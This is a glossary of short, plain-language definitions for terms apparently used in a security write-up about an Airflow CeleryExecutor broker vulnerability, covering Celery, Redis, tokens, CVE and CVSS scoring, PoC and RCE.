- Burp Suite Pro: a tool for intercepting and modifying traffic between a browser and a website.
- Callback: a function the system is asked to run when something happens, such as a deadline passing.
- Celery: the software that manages queues of work for Airflow's distributed mode.
- CeleryExecutor: an Airflow deployment mode that spreads work across machines via a broker.
- Claude Code: an AI assistant that can read and write code.
- Cluster: a group of machines working together as one system.
- Credentials: proof of identity, such as a username and password or a key.
- CVE: a public catalogue number for a known security bug.
- CWE-306: the catalogue entry for missing authentication for a critical function.
- CVSS: a standard 0 to 10 scoring system for vulnerability severity.
- DAG: a Python file defining a pipeline's tasks and their order.
- DAG author: a person trusted to write and deploy DAG code.
- DagRun: one execution of a DAG.
- Dependency tree: the full set of libraries installed alongside a program.
- Deserialise: turn text into a live program object.
- Docker Compose: a tool that starts several programs together from one configuration file.
- Environment variables: named settings a running program can read, often including secrets.
- ExecuteCallback: the broker message type that tells a worker to run a callback.
- ExecuteTask: the broker message type that tells a worker to run a DAG task.
- Execution API: the Airflow service that validates tokens for task execution.
- Fernet key: the secret key Airflow uses to encrypt stored sensitive values.
- Forked subprocess: a separate child process started by a running program.
- HMAC: a cryptographic stamp proving a message came from someone holding a secret key.
- Hook: a connector to an outside service, often carrying stored credentials.
- HTTP status code: a three-digit number a web server returns to describe how a request went, such as 401 or 403.
- httpx: a Python library for making web requests.
- JSON: a plain-text format for structured data, using braces and brackets.
- JWT: a common format for a signed token.
- kwargs: keyword arguments, named inputs passed to a function.
- Loot file: a file an attacker makes a victim machine write, containing data taken from it.
- Network reach: the ability to open a connection to a service's port.
- Notifier: an Airflow add-on that sends messages to services such as Slack.
- PoC (proof of concept): a minimal demonstration that a bug is real.
- Port: a numbered door on a computer through which a service is reached.
- PostgreSQL: a database; Airflow stores its records there.
- Primitive: a basic attacker capability that can be built on.
- RCE (remote code execution): making a machine run code of your choosing from a distance.
- Recon: the early information-gathering stage of a security test.
- Redis: a popular broker and data store, usually on port 6379.
- REST API: a common API style where each thing you can ask about has its own URL.
- Scheduler: the Airflow component that decides what should run when.
- Security boundary: a line the designers promise attackers cannot cross.
- Shodan: a search engine for internet-connected devices and services.
- Side channel: a route that bypasses intended checks while using the same infrastructure.
- Signed token: a token with a cryptographic stamp so the receiver can tell it was really issued.
- Synchronous: run and report back within the same flow, rather than queued as ordinary work.
- TaskInstance: one task within a DagRun, the smallest unit of recorded work.
- Telemetry: a product's own reporting about itself.
- Token: a short string standing in for credentials, like a cloakroom ticket.
- UUID: a long random-looking string used to label something uniquely.
- Worker: a machine that pulls jobs off the broker and runs them.
- Workload: the message body a worker receives and acts on.


